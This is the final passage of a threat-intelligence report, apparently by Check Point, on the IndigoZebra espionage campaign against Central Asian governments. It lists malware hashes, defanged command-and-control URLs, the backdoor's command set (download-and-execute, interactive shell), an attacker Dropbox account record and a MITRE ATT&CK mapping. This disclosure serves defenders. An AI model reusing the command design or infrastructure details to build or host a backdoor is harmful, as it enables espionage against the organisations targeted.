**Fig 13: Correlation between domains and ASNs over time**

#### Few observations:

- Most of the domains are relatively short-lived. This can be explained by the precision targeting of the whole operation: the lookalike domains were most likely created to mislead a specific entity and were not reused anymore.
- Since 2019, all of the new infrastructure has been concentrated on **ASN 20473 (CHOOPA)**. This observation does not come as a surprise: **Vultr**, a subsidiary of **CHOOPA**, is considered an “attractive platform for criminals” by the research community and widely used for malicious purposes by multiple groups including, for example, Chinese-based APT group ViciousPanda whose recent C&C servers are also all hosted on **Vultr** servers.

#### Conclusion



In this publication we unveiled the latest activity and tools of the long-running **IndigoZebra** operation, previously attributed to a Chinese-speaking threat actor.

In this case, we observed a cyber-espionage operation focusing on governmental agencies in Central Asia, being targeted with the **Poison Ivy** and **xCaon** backdoors, along with the newly discovered **BoxCaon** backdoor variant – whose C&C communication capability was updated to utilize the Dropbox service itself as the C&C infrastructure of the operation.

While the **IndigoZebra** actor was initially observed targeting former Soviet republics such as Uzbekistan and Kyrgyzstan, we have now witnessed that its campaigns do not dial down, but on the contrary – they expand to the new targets in the region, with a new toolset.

Check Point products block this attack from the very first step.

## Appendix A: Indicators of Compromise

---

### BoxCaon

b9973b6f9f15e6b20ba1c923540a3c9b  
974201f7895967bff0b018b95d5f5f4b

### xCaon

3ecfc67294923acdf6bd018a73f6c590  
35caae29c47dfb570773f6d5fd37e625  
3562bf97997c54d74f58d4c1ad84fcea  
c00f6268075e3af85176bf0b00c66c13  
85ea346e74c120c83db7a89531f9d9a1  
5a8783783472be67c09926cc139d5b27  
b3d11e570da4a66f4b8520bc6107283b  
fdcae752f64245c159ab0f4d585c5bf8  
bb521918d08a4480699e673554d7072c  
c5406e7e161c758e863eb63001861bb1  
4d6e93d2416898ea3a4f419aa3a438e3  
6dfd06f91060e421320b6ebd63c957f0  
0b10ac9bf6d2d31cbce06b09f9b0ae75  
b831a48e96e2f033d09d7ad5edd1dc67  
a875112c66da104c35d0eb43385d7094  
1a28c673b2b481ba53e31f77a27669e7  
ef3383809fdf5a895b42e02bf06f5aa3  
aa107be86814d9c86911a2a7874d38a0  
45d8cfe3450562564a1eb00a1aa0db83  
cdd7bfa36c6e47730fad94113aba7070  
06d72a4d99fcd76a3502432657f3c999  
5a91ccabd2b12ac56ba5170cf9ff8343  
33f42e9678ee91369d11ef344bbd5a0d  
84575619a690d3ef1209b7e3a7e79935  
16e61624827d7785740b17c771a052e6  
ccc7f88b72c286fd756e76309022e9f8  
e98031cf43bfed73db0bce43918a608c  
5ea42089cf91464b9c0c42292c18ba4c  
cff6d9f5d214e3366d6b4ae31c413adc

### PoisonIvy

c74711de8aa68e7d97f501eda328d032

### C&C servers

Domain	URL
infodocs[.]kginfocom[.]com	infodocs[.]kginfocom[.]com/gin/kw.asp
	infodocs[.]kginfocom[.]com/gin/tab.asp
ousync[.]kginfocom[.]com	ousync[.]kginfocom[.]com/sync/kw.asp
uslugi[.]mahallafond[.]com	uslugi[.]mahallafond[.]com/hall/kw.asp
6z98os[.]id597[.]link	6z98os[.]id597[.]link/css/art.asp
hwyigd[.]accessal[.]org	hwyigd[.]accessal[.]org/news/art.asp
	hwyigd[.]accessal[.]org/news/js.asp
help[.]2019mfa[.]com	help[.]2019mfa[.]com/help/art.asp
m[.]usascd[.]com	m[.]usascd[.]com/uss/word.asp
ns01-mfa[.]ungov[.]org	ns01-mfa[.]ungov[.]org/un/art.asp
dcc[.]ungov[.]org	dcc[.]ungov[.]org/crss/art.asp
index[.]google-upgrade[.]com	index[.]google-upgrade[.]com/upgrade/art.asp
mofa[.]ungov[.]org	mofa[.]ungov[.]org/momo/art.asp
update[.]jictdp[.]com	update[.]jictdp[.]com/new/art.asp
post[.]mfa-uz[.]com	post[.]mfa-uz[.]com/post/art.asp
cdn[.]muincxoil[.]com	cdn[.]muincxoil[.]com/cdn/js.asp
	cdn[.]muincxoil[.]com/cdn/art.asp
tm[.]2019mfa[.]com	tm[.]2019mfa[.]com/css/p_d.asp

## Appendix B: HTTP variant commands list

---

Command	Action
x-<#B#>	Create BAT file on the victim's machine
x-<#U#>	Upload file to the victim's machine
x-Down	Download a file to the victim's machine from a URL and execute it
x-StartIM	Start interactive shell
x-Unis	Exit the process (uninstall)
x-Delay	Sleep for X seconds
x-Exec	Execute a file
x-DownOnly	Download a file to the victim's machine from a URL

## Appendix C: Dropbox account information

---

```

{
  "account_id": "dbid:AAC04EdS4inbfjBKI-UsuaBN-Xgl0ogilAI",
  "name": {
    "given_name": "Carolyn",
    "surname": "Dixon",
    "familiar_name": "Carolyn",
    "display_name": "Carolyn Dixon",
    "abbreviated_name": "CD"
  },
  "email": "lnarmetov@mail.ru",
  "email_verified": true,
  "disabled": false,
  "country": "JP",
  "locale": "en",
  "referral_link": "https://www.dropbox.com/referrals/AAAYs00Lx0477IViW--yKQmVBF35GYDJYfE?src=app9-9719920",
  "is_paired": false,
  "account_type": {
    ".tag": "basic"
  },
  "root_info": {
    ".tag": "user",
    "root_namespace_id": "8956355296",
    "home_namespace_id": "8956355296"
  }
}

```

## Appendix D: MITRE ATT&CK Matrix

Tactic	Technique	Technique name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense Evasion	T1027	Obfuscated Files or Information
Discovery	T1518.001	Software Discovery: Security Software Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1102.002	Web Service: Bidirectional Communication
	T1132	Data encoding

---

Exfiltration      T1567.002    Exfiltration Over Web Service: Exfiltration to Cloud Storage